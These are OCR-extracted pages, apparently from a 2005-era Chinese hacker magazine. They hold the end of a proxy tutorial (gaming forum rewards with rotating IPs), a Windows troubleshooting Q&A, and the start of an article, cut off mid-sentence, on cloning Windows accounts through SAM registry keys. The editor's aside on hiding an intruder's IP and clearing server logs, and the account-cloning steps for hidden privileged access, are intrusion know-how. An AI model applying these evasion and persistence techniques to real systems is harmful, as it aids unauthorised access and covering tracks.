


图15




图16

我们可以通过用不同的IP地址进行验证从而获得论坛币。




图17




图18




图19


我们通过下面的图例说明操作。

图16是已经领取后的广告量，全是0，我们先在代理猎手里进行验证添加，这个操作我想大家都会吧，如图17。我们再把这个验证设为默认的，如图18。然后就可以验证了，下图就是验证后的结果，如图19。

相信大家看完这三节详细的代理教程后，对于代理的一些基础知识与详细使用就应该可以掌握了。其实大部分的软件都有一些特殊的使用功能只是大家没有想到而已，好了要和朋友们说再见了，大家好好去实践吧！

（文章中所涉及到的代理猎手光盘已收录）

汉水编语 除了本文介绍到的那些作用以外，对于入侵者，使用代理最大的好处就是可以隐藏自己真实的IP地址，让对方的跟踪追查变得更复杂困难，从而达到更好的保护自己的目的。我们在网上也经常会看到新闻，说是某某黑客入侵某某网站被抓，单从技术方法上来说，他们的失败主要是由于没有伪装自己的真实地址（也即是没有使用代理或跳板），另外，就是没有清除自己在对方服务器上的日志而造成的。请大家详细参考上期的菜鸟学堂及主题乐园，就会有一个更好的认识了。当然，这种恶意入侵网站的行为我们是不提倡的，在此，仅是以分析技术为目的。



问：什么时候需要进入带有网络支持的安全模式？

答：对于一些需要在联网的条件下解决的问题，或者需要解决系统中的网络故障，例如网络打印、网络浏览、网络共享时，就需要Windows 2000提供的这种带有网络支持的安全模式。在这种模式下Windows 2000除了装入和安全模式下一样的文件外，还增加了基本的网络配置部分。

问：为什么Windows XP SP2从待机恢复时，出现蓝屏，停止码为STOP：0x000000D1（0x0000000C，0x00000002，0x00000001，0xF96C49ED）、DRIVER_IRQL_NOT_LESS_OR_EQUAL？

答：这个故障产生的原因是由于你安装了Sygate Personal Firewall，同时待机时间比较长之后进行恢复。建议升级Sygate Personal Firewall的最新版，如果还不行请卸载该软件，并使用其他防火墙工具。

问：我的一个免费信箱最近无法发信了，但可以正常接收。我试了很多发送邮件的服务器都不行，请问怎么解决？

答：首先确认你的发件服务器是否需要身份验证，从2000年年底开始，很多ISP的邮件服务器需要身份验证才能发信。如果用的是OE，你可以选择菜单“工具→帐号→邮件→属性→服务器”，点中“我的邮件需要身份验证”即可解决。如果是Foxmail，你可以选择菜单“帐户→属性→邮件服务器→SMTP服务器需要身份验证→设置”，设置完后确定即可。

问：我使用的金山网镖在使用过程中不断提示拦截某IP地址的ICMP、IGMP数据包，怎么办？

答：出现此提示一般是由于网络中其他主机发送的无用数据包引起，已经被网镖拦截，无需担心会被攻击或引起安全问题。

问：开机时弹出对话框，提示“缺少动态库链接文件msnp32.dll,network，无法正常运行”，按确定后，进入系统一切正常。在别人的机器上无法找到这个文件，重新覆盖装系统也没有用。

答：msnp32.dll是Microsoft网络功能的重要组件，安装了网卡（包括拨号适配器）和Microsoft网络客户端，该文件位于System目录下。系统找不到该文件，可能被误删。在网络属性中删除掉所有的协议和适配器，然后重新添加适配器、TCP/IP协议和Microsoft网络客户，Windows将重新复制网络功能需要的文件。

问：为什么Win9X/Me访问不了或者看不到Win2K/XP，而反过来却没有问题呢？

答：确认你的WIN2K/XP打开了Guest帐户，是否启用了“浏览服务”，或者Win9X/Me安装了“打印机和文件共享”，NetBIOS解析没有问题，并且双方没有防火墙的阻挡。就可以互相看到。

克隆帐号之我见 克隆 克隆

何扬军

看了X档案2005年第9期中辣M写的这篇文章后，发现文章中有几个小问题，在这里指出来，希望和大家一起进步。

一、关于regedt32与regedit

可能是受Win2000上克隆帐号的方法的影响，辣M习惯性的用regedt32来修改权限，用regedit再来克隆帐号。因为Windows2000有两个注册表编辑器：regedit.exe和regedt32.exe。Win2000下的regedit.exe不能对注册表的项键设置权限，而regedt32.exe最大的优点就是能够对注册表的项键设置权限。其实在Win2003系统中regedit与regedt32是同一个程序，所以没必要再打开regedt32赋权了再打开regedit进行克隆帐号操作。不信你可以打开cmd首先运行regedit，然后再运行regedt32，你会发现只开了一个注册表窗口，当然你可以先运行regedt32然后再运行regedit，效果是一样的，如图1。




图1

接下来的为当前登录用户授权访问SAM的操作就不说了，原文讲的很清楚了。

二、关于克隆帐号的操作

原文中修改注册表克隆帐号的时候总是这样的步骤：

1. 导出要克隆的帐号的两个注册表键值与被克隆对象的一个注册表键值。
2. 修改注册表键值。
3. 在CMD下删除新建的用户。
4. 导入注册表文件。

在克隆前我们说一下原理。我们知道Windows系统是建立在注册表之上的，关于所有的用户信息也是存放在注册表的HKEY_LOCAL_MACHINE下的SAM项中，存放用户信息的具体地方是HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users中，下面的十六进制项都是用户的sid，比如用户Administrator的sid是000001F4，guest的sid是000001F5，其他的每一个十六进制项都对应一个用户名。同时，在Names项下面保存的是用户名，下面的每一个都是你机器中的用户名。Windows是如何管理用户的呢？当我们添加一个新用户的时候，Windows系统会在HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users下面添加一个新的sid项来标记用户，同时在HKEY_LOCAL_MACHINE\SAM\SAM